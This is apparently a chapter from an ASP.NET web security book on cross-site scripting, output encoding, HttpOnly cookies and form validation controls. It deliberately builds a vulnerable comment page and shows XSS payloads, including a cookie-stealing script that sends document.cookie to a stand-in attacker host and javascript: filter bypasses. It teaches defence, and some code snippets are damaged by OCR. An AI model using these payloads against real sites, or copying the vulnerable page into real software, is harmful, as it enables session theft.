The purpose of this example is to show you how easily a site may become vulnerable to an XSS attack.

1. Create the following simple ASP.NET Web page:

```
<%@ Page Language="C#" AutoEventWireup="true" ➥
CodeFile="Default.aspx.cs" Inherits="_Default" %>
<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Demonstrating Cross Site Scripting</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <asp:Panel ID="commentPrompt" runat="server">
        What is your comment?
        <asp:TextBox ID="commentInput" ➥
          runat="server" TextMode="MultiLine" /> <br />
        <asp:Button ID="submit" runat="server" ➥
         Text="Submit" />
        </asp:Panel>

        <asp:Panel ID="commentDisplay" runat="server" ➥
         Visible="false">
        Comment: ➥
```

```
        <asp:Literal ID="commentOutput" runat="server" />
        </asp:Panel>
    </div>
    </form>
</body>
</html>
```

The page accepts input in the *nameInput* text box and displays it in the *nameOutput* literal control via the following code behind:

```
using System;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Cookies["authentication"].Value =
          "helloWrox";
        if (this.IsPostBack)
        {
            this.commentDisplay.Visible = true;
            this.commentPrompt.Visible = false;

            this.commentOutput.Text =
              Request["commentInput"];
        }
        else
        {
            this.commentDisplay.Visible = false;
            this.commentPrompt.Visible = true;
        }
    }
}
```

By default, ASP.NET provides some basic XSS protection.

2. Create and run the sample page and enter a comment of `<hello>`. You will see that an exception is thrown: `A potentially dangerous Request.Form value was detected from the client (commentInput= <hello> )`. However, if there are times you would like your users to be able to use `<` and `>` in an input field, in order to do so, you must turn request validation off.

Request validation can be turned on for specific pages by setting the validation property on the page to `false`, as shown here:

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="Default.aspx.cs" Inherits="_Default"
    ValidateRequest="false"
    %>
```

Another approach you could take is to disable request validation site-wide by editing your `web.config` file and setting the `validateRequest` attribute in the `<pages />` section to `false`, as shown here:

```
<configuration>
  <system.web>
```

```
    pages validateRequest="false" />
  /system.web>
/configuration>
```

Disabling request validation is *not* recommended. Exemptions should be applied on a per-page basis. This way, should a new page be added, or you forget about input validation on a particular page request, validation will offer you some protection. This is important because, as soon as you disable request validation, you potentially introduce an XSS vulnerability.

3. Edit the example page to disable request validation as shown here:

```
 %@ Page Language="C#" AutoEventWireup="true" ➥
    ValidateRequest="false" ➥
CodeFile="Default.aspx.cs" Inherits="_Default" %>
```

4. Now, enter a comment of `<script>window.alert('Hello XSS');</script>`. When you click Submit, a dialog box such as the one shown in Figure 3-2 appears.



FIGURE 3-2: An example of a simple XSS attack

As you can see, the input of a JavaScript command has caused the JavaScript code to be included in the page output, which then runs in the browser. Of course, displaying an alert box does not present much of a vulnerability, at least unless the alert box contains distasteful text.

5. Dismiss the dialog by clicking OK and go back to the initial page on your browser, or restart the Web site and enter a comment of `<script>window.location.href='http://www.wrox.com';</script>`. This time, after clicking Submit, your browser will be redirected to `www.wrox.com`. Obviously `www.wrox.com` is a safe site. However, if you had replaced the URL in the injected command to point to an executable or a Web site that attempts to install spyware, then the attack becomes more serious.



FIGURE 3-3: An example of an XSS-created alert box containing a site's cookies

The sample Web page creates a cookie, called "authentication," which can be stolen via XSS. Return to the initial page and enter a comment of `script>window.alert(document.cookie);</script>`. Once you click Submit, you will see another dialog box, as shown in Figure 3-3.

For simplicity, this example uses an alert box to display the site's cookies. However, an attacker could also use an HTML `img` tag to send this information to another site by injecting the following JavaScript code:

```
 script>document.write('<img ➥
src="http://myhackingsite.example/cookies.aspx?cookie=' ➥
+document.cookie+'" width=0 height=0 />');</script>
```

This script will load a hidden image (with a height and width of zero) from an attacker's Web site, and append the cookie information onto the request for that image. An attacker can then examine his or her Web server logs to retrieve the cookies, or have a page that stores cookies in a database and alerts him or her to a cookie of interest.



WARNING *It is important that you remember this is not just a vulnerability with input from forms. Any input that you output to a Web page can create an XSS vulnerability. JavaScript can be sent via query strings, cookies, and even HTTP headers.*

How It Works

XSS is so pervasive because the majority of Web sites use dynamic content. *Dynamic content* is a general term, but essentially it covers anything that allows interactivity or programmatic output of Web pages. Dynamic sites of any variety that process user input may be vulnerable. The previous examples are only a small selection of what XSS can achieve.

Relying on ASP.NET's request validation is not sufficient, because there are numerous legitimate cases where request validation must be disabled. Microsoft recommends that ASP.NET's request validation be treated as "an extra precautionary measure in addition to your own input validation." Microsoft also says, "Do not rely on ASP.NET request validation." Like any software, the .NET framework can contain bugs. Microsoft Security Bulletin MS07-040 delivers a fix for an encoding trick that bypassed the request validation methods. The details can be found on the Common Vulnerabilities and Exposures site, `http://cve.mitre.org/` under CVE-2007-0042.

The examples demonstrated in the previous "Try It Out" section are simple examples of reflected cross site scripting, and may seem limited to you because they will only affect a user who submits a XSS string, or is tricked into causing one. XSS becomes more damaging when an XSS string is stored and served up to all users. For example, if a vulnerable blog comment form saves an XSS string into its comments database, then anyone loading the comments page will be attacked.

Mitigating Against XSS

The mitigation technique for XSS is as follows: you, the developer, must examine and constrain all input (be it from the user, a database, an XML file, or other source) and encode it for output. Even with request validation, it is *your* responsibly to encode all output before writing it to a page.

Encoding output consists of taking an input string, examining each character in the string, and converting the characters from one format to another format. For example, taking the string `<hello>` and encoding it in a format suitable for HTML output (HTML encoding) would consist of replacing the `<` with `<` and the `>` with `>`, resulting in a safe output of `<hello>`.

However, it may not be that simple, because HTML allows you to provide character codes for every character. For example, `%3C` is the HTML character code for `<`. This can be further encoded to `%253C`, where `%25` is an encoded %. Encoding can be nested to avoid substitution and, if the encoded string is delivered as a query string parameter, the .NET framework will decode it completely to deliver a string that may be used to trigger an XSS attack.



NOTE *The XSS Cheat Sheet Web site,* `http://ha.ckers.org/xss.html` *gives a large amount of possible permutations and approaches for sneaking an XSS attack past filters.*

Any page where you generate output — via `Response.Write`, `<%=` or by setting a property on a control that produces text within a page — should be carefully reviewed. The .NET framework provides encoding functionality for you in the `System.Web` namespace with `HttpUtility.HtmlEncode` and `HttpUtility.UrlEncode`. Using these functions, you can escape unsafe characters to safe values. `HtmlEncode` encodes output for inclusion as HTML on a page. `UrlEncode` escapes output values so that the output can be safely used in a URL (such as the `href` attribute of an anchor tag).

TRY IT OUT Making the Sample Web Page Safe

By changing the code that sets the `commentOutput.Text` property to use `HttpUtility.HtmlEncode`, you can make the sample page safe, as shown in the following code:

```
 using System;
using System.Web;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Response.Cookies["authentication"].Value = ➥
          "helloWrox";
        if (this.IsPostBack)
        {
            this.commentDisplay.Visible = true;
            this.commentPrompt.Visible = false;

            this.commentOutput.Text = ➥
              HttpUtility.HtmlEncode(➥
                 Request["commentInput"]);
        }
        else
        {
            this.commentDisplay.Visible = false;
            this.commentPrompt.Visible = true;
        }
    }
}
```

Some ASP.NET controls automatically encode properties for you, but some do not. Table-3 shows common controls and properties that need encoding.

TABLE 3-1: Common ASP.NET Control Properties that Require HTML Encoding

CONTROL	PROPERTY
System.Web.UI.Page	Title
System.Web.UI.WebControls.CheckBox	Text
System.Web.UI.WebControls.CompareValidator	Text
System.Web.UI.WebControls.CustomValidator	Text
System.Web.UI.WebControls.DropDownList	Text
System.Web.UI.WebControls.HyperLink	Text
System.Web.UI.WebControls.Label	Text
System.Web.UI.WebControls.LinkButton	Text
System.Web.UI.WebControls.ListBox	Text
System.Web.UI.WebControls.ListControl	Text
System.Web.UI.WebControls.Literal	Text
System.Web.UI.WebControls.RadioButton	Text
System.Web.UI.WebControls.RadioButtonList	Text
System.Web.UI.WebControls.RangeValidator	Text
System.Web.UI.WebControls.RegularExpressionValidator	Text
System.Web.UI.WebControls.RequiredFieldValidator	Text

Source: http://blogs.msdn.com/cisg/archive/2008/09/17/which-asp-net-controls-need-html-encoding.aspx

A complete list of ASP.NET controls, their properties, and any encoding that may be required, can be downloaded from http://blogs.msdn.com/sfaust/attachment/8918996.ashx .



WARNING *It is not just direct user input that should be considered unsafe and encoded. Any input from a system that is not wholly under your control carries a risk of being compromised. If, for example, you retrieve text from a database that is used in page output, that text should also be encoded unless it has come from somewhere you can trust.*

The Microsoft Anti-XSS Library

Microsoft provides a free Anti-XSS library. This library extends the built-in encoding methods, and provides extra output types for HTML attributes, JavaScript, XML, and others. The encoding rules

for each output type (or context) are different, and it is up to you to choose the appropriate output context for your content. The Anti-XSS library works on a *whitelisting approach* , defining a list of valid characters in more than a dozen languages. (Compare this approach with a *black-listing approach*, which would define a list of invalid characters, codes, and commands.) Because the Anti-XSS library includes newer and more robust versions of the `HtmlEncode` and `UrlEncode` functions that are built into the framework, you should use the Anti-XSS versions.



NOTE *You can download the source Anti-XSS library from* `http://www.codeplex.com/antixss` *. The codeplex site also contains links to binary downloads if you don't want to examine the code and compile it yourself.*

Table 3-2 shows encodings that are supported by the Anti-XSS library.

TABLE 3-2: Encodings Supported by the Microsoft Anti-XSS Library

ENCODING	USAGE
`HtmlEncode`	Use this when untrusted input is assigned to HTML output, unless it is assigned to an HTML attribute.
`HtmlAttributeEncode`	Use this when untrusted input is assigned to an HTML attribute (such as `id`, `name`, `width` or `height`).
`JavaScriptEncode`	Use this when untrusted input is used within JavaScript.
`UrlEncode`	Use this when untrusted input is used to produce (or is used within) a URL.
`VisualBasicScriptEncode`	Use this when untrusted input is used within VBScript.
`XmlEncode`	Use this when untrusted input is assigned to XML output, unless it is assigned to an XML attribute.
`XmlAttributeEncode`	Use this when untrusted input is assigned to an XML attribute.

The Security Run-time Engine

The Anti-XSS library also includes the Security Run-time Engine (SRE), and HTTP Module, which protects your ASP.NET application by using the Anti-XSS library to automatically and proactively encode data. It works by analyzing your Web application and inspecting each ASP.NET Web control, or controls derived from them. The module can be configured via the `antixssmodule.config` to specify which encoding is applied to a control's property.

The SRE includes a utility called the SRE Configuration Generator, as shown in Figure 3-4. This utility analyzes your Web application and the controls it uses. From this, it decides on an encoding

method for each property, and produces a configuration file called `antixssmodule.config`. Because the generator analyzes a compiled Web site, you must use a Visual Studio Web application project rather than using Visual Studio's Web site functionality.




FIGURE 3-4: The Configuration Generation tool for the SRE

Follow these steps to enable the SRE:

1. Use the Configuration Generation tool to analyze your Web application project and generate a configuration file, which must be copied to your Web application root directory. The configuration tool examines the assemblies produced when you compile a Web application. If you are using Visual Studio's Web site approach, assemblies are not produced because there is no compilation stage. In this case you can use the supplied default configuration file that will provide protection for the standard ASP.NET controls but may not protect any customized controls.
2. Copy the SRE run-time DLLs from the `Security Runtime Engine\Module` folder to your Web application `\bin` folder.
3. Enable the SRE run-time by editing your `web.config` file. If you are using IIS6 or IIS7 in Classic ASP.NET mode, then add the following to the `<httpModules>` list in the `system.web` section. If you are using IIS7 in integrated pipeline mode, add the following to the `<modules>` list in the `system.webmodules` section.

```
<add name="AntiXssModule" type=
    "Microsoft.Security.Application.SecurityRuntimeEngine.AntiXssModule"/>
```

You can exclude pages or individual controls from the SRE via the configuration file, or declaratively in code by applying the `SupressAntiXssEncoding` attribute to a page or a control. Following is an example:

```
[Microsoft.Security.Application.SecurityRuntimeEngine.SupressAntiXssEncoding()]
public partial class _Default : System.Web.UI.Page

{
    protected void Page_Load(object sender, EventArgs e)
    {
      ...
    }
}
```



WARNING *The SRE cannot protect any output you add to a page via* `Response.Write` *or by using the <%= tag in your page. Do not stop applying encoding to your output simply because you are using the SRE. The* Defense in Depth *theory applies: you should layer your protection. The SRE detects values that are already encoded. It would be best practice to continue applying encoding to all your output with your own code.*

Constraining Input

If you have a page where you want to accept certain HTML elements (such as <b>, <i>, <p>, and so on), or you are building a page from an external data source, often you will want to allow certain HTML elements A common practice is to create a filter that only allows the output of values you expect.

TRY IT OUT Adding a Filter for Simple HTML

This example builds on the previous example by providing support for simple text formatting (bold and italics) in messages. To safely allow restricted HTML, you first encode the string input with `HtmlEncode`, then use a `StringBuilder`, and call the `Replace` method to selectively remove the encoding on the elements you wish to allow.

1. Edit the code behind in the previous example to perform this filtering, as shown here:

```
using System;
using System.Text;
using System.Web;

public partial class _Default : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (this.IsPostBack)
        {
            this.commentDisplay.Visible = true;
            this.commentPrompt.Visible = false;
```

```
            // Create a string builder containing
              // the encoded input.
            StringBuilder htmlBuilder =
               new StringBuilder
                   ( HttpUtility.HtmlEncode
                         ( commentInput.Text));
            // Now selectively reenable the HTML
            // we wish to support.
            htmlBuilder.Replace("&lt; b&gt;", "<b>");
            htmlBuilder.Replace("&lt ;/b&gt;", "</b>");
            htmlBuilder.Replace("&lt i&gt;", "<i>");
            htmlBuilder.Replace("&lt;/i &gt;", "</i>");

            // And finally use our newly restricted
            // string within our page.
            this.commentOutput.Text =
                htmlBuilder.ToString();
        }
        else
        {
            this.commentDisplay.Visible = false;
            this.commentPrompt.Visible = true;
        }
    }
}
```

2. Now, run the adjusted Web page and enter `<i><Hello</i> <bworld></b` as an example comment. You will see that your constrained input now supports italic and bold formatting, but encodes any other instances of the `<` and `>` characters embedded in the text.

By constraining your input and encoding your output to limit supported tags, you can support some functionality without opening your Web site to risk. As you increase the number of HTML tags you allow, your risk of inadvertently introducing an XSS vulnerability increases. The following tags are often used in XSS attacks:

- `<applet>`
- `<body>`
- `<embed>`
- `<frame>`
- `<frameset>`
- `<html>`
- `<iframe>`
- `<ilayer>`
- `<img>`
- `<layer>`

- <link>
- <meta>
- <object>
- <script>
- <style>

In addition to HTML tags, some HTML attributes can be used in an XSS attack. For example, if you decide to support `img` tags, the `src` attribute can be used to inject code — for example, `<img src= javascript:window.alert('Hello XSS');" />`.

The obvious approach to fixing this problem would be to search for `javascript` within your input and remove it. As you build up your list of unsafe strings to look for, you produce a blacklist of disallowed values. However, as the XSS Cheat Sheet Web site previously mentioned shows, this is not sufficient. The following examples would bypass a simple check for the `javascript` keyword:

```
<img src="java&010;script:window.alert('Hello XSS');" />
<img src="java&X01;script:window.alert('Hello XSS');" />
```

These work by encoding a return character within the JavaScript command, which many browsers will strip out and parse. HTML tags also contain events such as `OnClick` or `OnMouseOver` that can also be used to contain and run scripts.



WARNING *Never rely on sanitizing input by blacklisting or filtering undesired values. This can be easily bypassed. Instead, you must use a whitelist approach, allowing known, safe values.*

The version 3.1 of the AntiXSS library comes with two methods, `GetSafeHtml` and `GetSafeHtmlFragment`, which sanitize HTML input by stripping out any HTML elements or attributes that are not contained in its internal whitelist. If you are using a rich text editor control, it may also offer some form of sanitation for any content entered into it. If you use the AntiXSS library, or any third-party controls, then it is important that you monitor these utilities for security updates by subscribing to any mailing lists or RSS feeds about them, and apply security patches as soon as you can, after testing that the updated versions do not break your Web application.

Protecting Cookies

In 2002, with the release of Service Pack 1 for Internet Explorer 6, Microsoft introduced the concept of `HTTPOnly` cookies because most XSS attacks target session cookies. This optional flag is set when a cookie is written, and limits the use of flagged cookies to server-side scripts. Obviously, by removing the capability to read (and write, depending on the browser) the cookie in client-side JavaScript, the cookie cannot be stolen by an XSS attack. If an attempt to read the cookie is made, an empty string or `null` is returned. If a browser does not support the `HTTPOnly` flag, it is ignored, and the cookie (in that browser) is accessible to client-side scripts. Currently, `HTTPOnly` cookies can still be read from the response to an `XMLHTTPRequest`, which is used for Ajax scripts in most browsers — only Firefox 3.0.0.6 and later protects against this.

Table 3-3 breaks down common browser support offered for HTTP-only cookies.

TABLE 3-3: Common Browser Support for HTTP-only Cookies

BROWSER	VERSION	READ PREVENTED	WRITE PREVENTED
Internet Explorer	8	Yes	Yes
Internet Explorer	7	Yes	Yes
Internet Explorer	6	Yes	No
Mozilla Firefox	3	Yes	Yes
Mozilla Firefox	2	Yes	Yes
Opera	9.5	Yes	No
Opera	9.2	No	No
Safari	3.0	No	No
Google Chrome	Initial Beta	Yes	No

ASP.NET 2.0 (and later) always sets the `HTTPOnly` attribute on the session ID and forms authentication cookies. You can configure all cookies created server-side to be `HTTPOnly` via `web.config`, as shown here:

```
<system.web>
  <httpCookies httpOnlyCookies="true"/>
  .....
</system.web>
```

If this is too restrictive, the `HttpOnly` flag can be set programmatically, as shown here:

```
HttpCookie protectedCookie = new HttpCookie("protectedCookie");
protectedCookie.HttpOnly = true;
Response.AppendCookie(protectedCookie);
```

An example Web site demonstrating HTTP-only cookies is provided in the code downloads for this book, which you can use with different browsers to check their support for HTTP-only cookies. It is important to remember that not all browsers support this attribute, and so you should not rely on it solely to protect sensitive cookies.

VALIDATING FORM INPUT

Generally, you will validate user input via a form such as the one shown in Figure 3-5. The fields on the form ask for the user's name, a subject, the user's blog address, the user's email address, and a comment. As you create a form, you have an idea of the input you expect in each form field. For example, a name may consist of letters, numbers, and spaces.

An email address will have an "@" symbol and at least one period. A Web site address will begin with "http://" (or perhaps "https://"), and the comment or subject fields cannot be blank.




FIGURE 3-5: An example of a Web form (taken from the author's blog)

To validate input to your requirements, you could add a validation function, as shown in the following sample:

```
private bool ValidateForm()
{
    if (subject.Text.Trim().Length == 0 ||
        subject.Text.Trim().Length > 50)
        return false;

    if (comment.Text.Trim().Length == 0 ||
        comment.Text.Trim().Length > 512)
        return false;

    string nameRegex = @"^[a-zA-Z ]$";
    if (!Regex.IsMatch(
              name.Text, nameRegex,
              RegexOptions.CultureInvariant) ||
         name.Text.Trim().Length < 5 ||
         name.Text.Trim().Length > 50)
        return false;
```

```
    string webRegex = @"^((ht|f)tp(s?)\:\/\/|~/|/)?([\w]+:\w+@)?([a-zA-Z]{1} ➥
  ([\w\]+\.)+([\w]{2,5}))(:[\d]{1,5})?((/?\w+/)+|/?)(\w+\.[\w]{3,4}) ➥
  ?((\?\w+=\w+)?(&\w+=\w+)*)?";
    if (!Regex.IsMatch(
            website.Text, webRegex,
            RegexOptions.CultureInvariant))
        return false;

    string emailRegex = @"\w+([-+.']\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*";
    if (!Regex.IsMatch(
            email.Text, emailRegex,
            RegexOptions.CultureInvariant))
        return false;

    return true;
}
```

The validation code shown uses the correct approach, checking for whitelisted values through the `Length` property on field values and regular expressions. (*Regular expressions* are a formal language for identifying strings of text, parsing, and matching them.) The validation procedure checks every field, and rejects data that does not match the requirements set.

However, in the real world, things become more complicated. According to the Guinness World Records, the longest name on a birth certificate is Rhoshandiatellyneshiaunneveshenk Koyaanisquatsiuth Williams, which far exceeds the arbitrary upper limit of 50 characters. The regular expression for name checking also excludes characters such as an apostrophe ('), so anyone with a surname of O'Dell, for example, would not be accepted. The email regular expression simply checks the format of the email, looking for text made up of characters or numbers, then an @ sign and then more text to the right of the @ sign, a period, and then a minimum of three more characters. This excludes many valid email addresses and, of course, there is no way to tell if an email address is valid without sending a message to it and requiring a response.

Furthermore, the validation function does not indicate where it failed or if there was more than a single failure. This makes it difficult for the user to figure out why input has been rejected. Finally, the code runs on the server, so a user must submit the form before being told that the validation failed.

Adding validation functions to every form like this is a laborious process, and one that is prone to error. ASP.NET includes common validation controls that allow you to minimize the validation coding you must perform, and, if the validation controls provided as standard are not suitable, then you can write your own.

Validation Controls

All ASP.NET validation controls are normal ASP.NET controls that also implement the `IValidator` interface, as shown here:

```
public interface IValidator
{
    void Validate();
    string ErrorMessage { get; set; }
    bool IsValid { get; set; }
}
```

As you can see, the `IValidator` interface defines two properties (`ErrorMessage` and `IsValid`) and a single method (`Validate`). When a validation control is placed on a page, it adds itself to the page's `Validators` collection. The `Page` class provides a `Validate` method that iterates through the `Validators` collection, calling each registered control. The `Validate` method in each control performs whatever validation logic has been written, and then sets the `IsValid` and `ErrorMessage` properties appropriately. Each standard validation control also has a `ControlToValidate` property that attaches the validation to the input control you wish to validate.

ASP.NET controls that trigger a postback have a `CausesValidation` property. When set to `true`, a postback will cause the page's `Validate` method to be called before any of the control's event handlers run. Some controls (such as `Button`) will have a default `CausesValidation` value of `true`; others (generally those that do not automatically trigger a postback) do not.

Page processing does not stop when validation fails. Instead, the page property `IsValid` is set to `false`. It is up to you (as the developer) to check this property and decide if execution should continue. If validation has not occurred at all, and you attempt to check `Page.IsValid`, an exception will occur.

In addition to the `ErrorMessage` property (which can be shown in the `ValidationSummary` control), the standard ASP.NET validation controls also provide a `Text` property. This property can be used to provide a visual indicator beside a form field that has failed validation, as shown in Figure 3-6.




FIGURE 3-6: An example validation screen showing a validation summary and validation controls

The screen displayed in Figure 3-6 shows the basic validation controls in action. The form that produced this screen is as follows:

```
<form id="form1" runat="server">
   <asp:ValidationSummary ID="validationSummary" runat="server" />
   Name: <asp:TextBox runat="server" ID="name"></asp:TextBox>
   <asp:RequiredFieldValidator ID="nameRequired" runat="server"
       ErrorMessage="You must enter your name" ControlToValidate="name"
       Display="Dynamic" Text="*" />
   <br />Email: <asp:TextBox runat="server" ID="email" />
```

```
    <asp:RequiredFieldValidator ID="emailRequired" runat="server"
        ErrorMessage="You must enter your email"
        ControlToValidate="email" Display="Dynamic" Text="*" />
    <asp:RegularExpressionValidator ID="emailValidator" runat="server"
        ErrorMessage="Your email address does not appear to be valid" Text="*"
        ValidationExpression="\w+([-+.']\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*"
        ControlToValidate="email"> </asp:RegularExpressionValidator>
    <br />Web Site: <asp:TextBox runat="server" ID="website" />
    <asp:RegularExpressionValidator ID="websiteValidator" runat="server"
        ErrorMessage="Your web site address does not appear to be valid." Text="*"
        ControlToValidate="website" Display="Dynamic"
        ValidationExpression="http(s)?://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)?" />
    <br /> <br />Comment:
    <asp:RequiredFieldValidator ID="commentRequired" runat="server"
        ErrorMessage="You must enter a comment" ControlToValidate="comment"
        Display="Dynamic" Text="*" />
     <br />
    <asp:TextBox runat="server" ID="comment" Columns="50" Rows="5"
        TextMode="MultiLine" /> <br /> <br />
    <asp:Button runat="server" ID="submit" Text="Submit"
     OnClick = "submit_OnClick"/>
</form>
```



NOTE *If you have a single button on your ASP.NET page, you may not have a click handler for the button. It's not strictly necessary. However, if you don't have a click handler, ASP.NET validation does not happen automatically, and when you check the validation status using* `Page.IsValid()`*, then an exception will be thrown in some versions of ASP.NET. If you don't want to add an event handler, then you can manually perform validation by calling* `Page.Validate()` *before you check* `Page.IsValid()`*.*

Standard ASP.NET Validation Controls

ASP.NET provides six validation controls:

- `RequiredFieldValidator`
- `RangeValidator`
- `RegularExpressionValidator`
- `CompareValidator`
- `CustomValidator`

Each control has some additional common properties

- `ControlToValidate` —The name of the control the validation rule applies to.
- `EnableClientScript` — When set to `false`, no client-side validation will occur, and checks will only happen once the page is submitted to the server.

- `SetFocusOnError` —When set to `true`, this will place the cursor inside the first field that fails validation.
- `Display` —This controls how the error message is shown. The `Display` property can have one of the following three values:
  - `None` —The validation message is never displayed.
  - `Static` —Space for the validation message is always reserved in the page layout.
  - `Dynamic` —Space for the validation message is only reserved if the validation fails.
- `ValidationGroup` —A validation group allows you to place controls on a page into logical groups, each with separate buttons for form submission. When a button with a `ValidationGroup` property is clicked, any validation controls with a matching `ValidationGroup` property will be fired.

Using the RequiredFieldValidator

The `RequiredFieldValidator` checks if the value of a control is different from its initial value. At its simplest, when applied to a text box, the control ensures the text box is not empty, as shown here:

```
Name: <asp:TextBox runat="server" ID="name"></asp:TextBox>

<asp:RequiredFieldValidator ID="nameRequired" runat="server"
    ErrorMessage="You must enter your name" ControlToValidate="name"
    Display="Dynamic" Text="*" />
```

The control may also be applied to list boxes or drop-down menus. In this case, set the `InitialValue` property on the validation control, as shown here:

```
<asp:DropDownList runat="server" ID="county">
    <asp:ListItem Selected="True">Select a county</asp:ListItem>
    <asp:ListItem >Antrim</asp:ListItem>
    <asp:ListItem>Armagh</asp:ListItem>
    <asp:ListItem>Down</asp:ListItem>
    <asp:ListItem>Fermanagh</asp:ListItem>
    <asp:ListItem>Londonderry</asp:ListItem>
    <asp:ListItem>Tyrone</asp:ListItem>
</asp:DropDownList>
<asp:RequiredFieldValidator runat="server" ID="requiredCounty"
    InitialValue="Select a county" ControlToValidate="county"
    ErrorMessage="You must select a county" Text="*" />
```

All other validators will only run when the control they are validating is not empty (although the `CustomValidator` may be configured to run on empty controls if necessary). If a form field is mandatory, you must use a `RequiredFieldValidator`.

Using the RangeValidator

The `RangeValidator` checks if the value of a control falls within a desired range for a desired type (`Currency`, `Date`, `Double`, `Integer`, or `String`). The default type is `String`. The following example will validate if a text box has a value between 18 and 30:

```
<asp:TextBox runat="server" ID="age" />
<asp:RangeValidator runat="server" ID="ageRange"
 ControlToValidate="age"
 MinimumValue="18" MaximumValue="30"
 Type="Integer"
 ErrorMessage="You must be between 18 and 30." Text="*" />
```

Using the RegularExpressionValidator

The `RegularExpressionValidator` validates the value of a control value with a regular expression set in the `ValidationExpression` property. In design mode, Visual Studio provides a list of common regular expressions, including email address, Web site address, and various postal codes for selected countries. You should remember that a regular expression is simply a pattern match. So, for example, if you are accepting a ZIP code, you should perform further checks on its validity, as shown here:

```
<asp:TextBox runat="server" ID="zipcode" />
<asp:RegularExpressionValidator runat="server" ID="validateZipcode"
   ControlToValidate="zipcode"
   ValidationExpression="\d{5}(-\d{4})?"
   ErrorMessage="Please enter a valid zipcode"
   Text="*" />
```

Using the CompareValidator

The `CompareValidator` compares the value of a control against a static value, against the value of another control, or against a data type. In addition to the data type check, the control provides comparison types `Equal`, `GreaterThan`, `GreaterThanEqual`, `LessThan`, `LessThanEqual`, and `NotEqual`.

The following example compares the contents of a textbox against a value of `yes"`:

```
<asp:TextBox runat="server" ID="confirm" />
<asp:CompareValidator runat="server" ID="confirmValidator"
   ControlToValidate="confirm"
   ValueToCompare="yes"
   Type="String"
   Operator="Equal"
   ErrorMessage="Enter yes to continue"
   Text="*" />
```

If you want to compare the value of two controls (for example, a password change dialog), you set the `ControlToCompare` property and the operator to `Equal`, as shown here:

```
<asp:TextBox runat="server" ID="password" TextMode="Password" />
<asp:TextBox runat="server" ID="passwordConfirmation" TextMode="Password" />
<asp:CompareValidator runat="server" ID="passwordValidator"
   ControlToValidate="password"
   ControlToCompare="passwordConfirmation"
   Operator="Equal"
   ErrorMessage="Passwords do not match"
   Text="*" />
```

